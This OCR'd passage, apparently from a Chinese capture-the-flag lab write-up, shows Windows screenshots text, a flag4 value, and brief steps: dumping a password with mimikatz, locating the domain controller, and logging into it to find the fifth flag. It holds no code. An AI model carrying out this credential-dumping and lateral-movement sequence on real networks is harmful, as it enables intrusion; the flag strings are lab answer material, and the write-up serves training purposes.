安装内存(RAM): 2.00 GB
系统类型: 32 位操作系统
笔和触摸: 没有可用于此显示器的笔或触控输入
联想中国有限公司 支持
电话号码: 800-820-3800-LENOVO
支持小时数: 8:00-18:00
网站: 联机支持
计算机名称、域和工作组设置
计算机名: TOPSEC
更改设置
计算机全名: TOPSEC.test.com
计算机描述:
域: test.com
Windows 激活
Windows 已激活
产品 ID: 00426-OEM-8992662-00173
正版授权



Administr...
计算机
回收站
Google Chrome
Win32
计算机 ▸ 本地磁盘 (C:) ▸
搜索 本地磁盘 (C:)
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 打开 打印 刻录 新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
本地磁盘 (C:)
软件 (D:)
网络
名称
PerfLogs
Program Files
Windows
用户
flag.txt
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
flag4{238fb735876083b832229d279b995062}
flag.txt - 记事本

打开网络，发现其他主机


通过mimikatz密码抓取程序，可以得到一个用户名和密码




知道了其所属域，查看一下域控机器的ip



接下来用抓取到的用户和密码尝试登陆这台域控



比较难受，不过可以点击确定来更改密码，成功登录后可以在C盘下发现第五个flag



这样五个flag都找到了